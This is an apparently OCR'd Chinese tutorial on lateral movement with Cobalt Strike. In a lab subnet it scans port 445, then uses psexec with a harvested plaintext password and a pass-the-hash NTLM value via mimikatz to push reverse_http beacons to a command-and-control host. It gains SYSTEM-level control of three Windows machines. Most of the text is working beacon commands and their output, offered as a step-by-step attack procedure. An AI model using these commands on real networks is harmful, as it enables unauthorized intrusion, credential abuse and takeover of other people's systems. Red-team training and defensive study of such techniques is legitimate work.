
Cobalt Strike psexec传递

获取凭据后，需要对目标网段进行端口存活探测，缩小范围。探测方式比较多，本文仅依托CobalStrike本身完成，不借助其他工具。因为是psexec传递登录，这里仅需探测445端口。（psexec：在主机上使用服务派生会话）

使用portscan命令：


> ip网段 — ports端口 — 扫描协议（arp、icmp、none）— 线程（实战不要过高）。

```
beacon> portscan 192.168.144.0/24 445 arp 200
```



```
[+] received output:
(ARP) Target '192.168.144.1' is alive. 00-50-56-C0-00-08
(ARP) Target '192.168.144.2' is alive. 00-50-56-EC-BE-EF

[+] received output:
(ARP) Target '192.168.144.155' is alive. 00-0C-29-A9-52-76

[+] received output:
(ARP) Target '192.168.144.174' is alive. 00-0C-29-5F-C9-D9
(ARP) Target '192.168.144.195' is alive. 00-0C-29-CB-34-00

[+] received output:
(ARP) Target '192.168.144.198' is alive. 00-0C-29-13-2F-39

[+] received output:
(ARP) Target '192.168.144.254' is alive. 00-50-56-F5-90-6E
(ARP) Target '192.168.144.255' is alive. 00-0C-29-13-2F-39

[+] received output:
192.168.144.155:445 (platform: 500 version: 5.2 name: R00T-8CB39E3121 domain: WORKGROUP)
192.168.144.195:445 (platform: 500 version: 10.0 name: DESKTOP-L50N2LR domain: WORKGROUP)
192.168.144.198:445 (platform: 500 version: 6.1 name: WIN-2IVRF6CP7HB domain: WORKGROUP)
Scanner module is complete
```


> 点击工具栏的View–>Targets，查看端口探测后的存活主机。（Targets可自行添加）



external	internal	user	computer
192.168.	192.168.144.198	Administrator *	WIN-2IVRF6CP7HB


address	name	note
192.168.144.155	R00T-8CB39E3121	
192.168.144.195	DESKTOP-L50N2LR	
192.168.144.198	WIN-2IVRF6CP7HB	

> 选择Login–>psexec传递登录。



192.168.144.195	DESKTOP-L50N2LR
192.168.144.198	WIN-2IVRF6CP7HB

> 选择之前获取到的凭据信息（明文密文均可），此处选择明文，并确定接收的Listener与主机的Session。



PsExec

user	password	realm	note
Administrator	admin@123	WIN-2IVRF6CP7HB	
Administrator	579da618cfbfa85...	WIN-2IVRF6CP7HB	

User: Administrator

Password: admin@123

Domain: WIN-2IVRF6CP7HB

Listener: CS


Session: Administrator * via 192.168.144.198@1096

☐ Use session's current access token

Choose a Beacon


external	internal ▲	user	computer	note	pid	last
192.168.144...	192.168.144...	Administrato...	WIN-2IVRF6...		1096	459ms

> 在Beacon中可以看到执行的命令，并会显示成功登录的ip，之后就便会上线CobalStrike。这样就控制了多个主机的系统权限。


192.168.144.155 192.168.144.155 SYSTEM * R00T-8CB39E3121 1672 4s
Event Log X
Beacon 192.168.144.198@1096 X
Credentials X
Targets X

```
[+] received output:
(ARP) Target '192.168.144.174' is alive. 00-0C-29-5F-C9-D9
(ARP) Target '192.168.144.195' is alive. 00-0C-29-CB-34-00

[+] received output:
(ARP) Target '192.168.144.198' is alive. 00-0C-29-13-2F-39

[+] received output:
(ARP) Target '192.168.144.254' is alive. 00-50-56-F5-90-6E
(ARP) Target '192.168.144.255' is alive. 00-0C-29-13-2F-39

[+] received output:
192.168.144.155:445 (platform: 500 version: 5.2 name: R00T-8CB39E3121 domain: WORKGROUP)
192.168.144.195:445 (platform: 500 version: 10.0 name: DESKTOP-L50N2LR domain: WORKGROUP)
192.168.144.198:445 (platform: 500 version: 6.1 name: WIN-2IVRF6CP7HB domain: WORKGROUP)
Scanner module is complete

beacon> rev2self
[*] Tasked beacon to revert token
beacon> make_token WIN-2IVRF6CP7HB\Administrator admin@123
[*] Tasked beacon to create a token for WIN-2IVRF6CP7HB\Administrator
beacon> psexec R00T-8CB39E3121 ADMIN$ CS
[*] Tasked beacon to run windows/beacon_http/reverse_http (192.168.144.174:8080) on R00T-8CB39E3121 via Service Control Manager (\\R00T-8CB39E3121\ADMIN$\ef3c441.exe)
beacon> psexec DESKTOP-L50N2LR ADMIN$ CS
[*] Tasked beacon to run windows/beacon_http/reverse_http (192.168.144.174:8080) on DESKTOP-L50N2LR via Service Control Manager (\\DESKTOP-L50N2LR\ADMIN$\5fe5de3.exe)
beacon> psexec WIN-2IVRF6CP7HB ADMIN$ CS
[*] Tasked beacon to run windows/beacon_http/reverse_http (192.168.144.174:8080) on WIN-2IVRF6CP7HB via Service Control Manager (\\WIN-2IVRF6CP7HB\ADMIN$\87f82c5.exe)
[+] host called home, sent: 46637 bytes
[+] Impersonated WIN-2IVRF6CP7HB\Administrator
[+] received output:
Started service 5ffea32 on R00T-8CB39E3121
[+] received output:
Started service 48df933 on DESKTOP-L50N2LR
[+] received output:
Started service 5d5dfd9 on WIN-2IVRF6CP7HB
```

> 附：psexec密文传递Beacon中执行的命令。【不是psexec(psh)选项】



```
beacon> rev2self
[*] Tasked beacon to revert token
beacon> pth WIN-2IVRF6CP7HB\Administrator 579da618cfbfa85247acf1f800a280a4
[+] host called home, sent: 31 bytes
[*] Tasked beacon to run mimikatz's sekurlsa::pth /user:Administrator /domain:WIN-2IVRF6CP7HB /ntlm:579da618cfbfa85247acf1f800a280a4 /run:"%COMSPEC% /c echo d3cc5e75338 >
\\.\pipe\726641" command
beacon> psexec R00T-8CB39E3121 ADMIN$ CS
[*] Tasked beacon to run windows/beacon_http/reverse_http (192.168.144.174:8080) on R00T-8CB39E3121 via Service Control Manager (\\R00T-8CB39E3121\ADMIN$\daa1c47.exe)
beacon> psexec DESKTOP-L50N2LR ADMIN$ CS
[*] Tasked beacon to run windows/beacon_http/reverse_http (192.168.144.174:8080) on DESKTOP-L50N2LR via Service Control Manager (\\DESKTOP-L50N2LR\ADMIN$\a456b06.exe)
beacon> psexec WIN-2IVRF6CP7HB ADMIN$ CS
[*] Tasked beacon to run windows/beacon_http/reverse_http (192.168.144.174:8080) on WIN-2IVRF6CP7HB via Service Control Manager (\\WIN-2IVRF6CP7HB\ADMIN$\e859b40.exe)
[+] host called home, sent: 793147 bytes
[+] Impersonated WIN-2IVRF6CP7HB\Administrator
[+] received output:
Started service 0c20e70 on R00T-8CB39E3121
[+] received output:
Started service 2f8c9eb on DESKTOP-L50N2LR
[+] received output:
Started service 9b36b13 on WIN-2IVRF6CP7HB
[+] received output:
user     : Administrator
domain   : WIN-2IVRF6CP7HB
program  : C:\Windows\system32\cmd.exe /c echo d3cc5e75338 > \\.\pipe\726641
impers.  : no
NTLM     : 579da618cfbfa85247acf1f800a280a4
  |  PID  996
  |  TID  1464
  |  LSA Process is now R/W
  |  LUID 0 ; 2701120 (00000000:00293740)
  \_ msv1_0   - data copy @ 00000000005A17E0 : OK !
  \_ kerberos - data copy @ 000000000058ED58
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace @ 000000000191B808 (16) -> null
```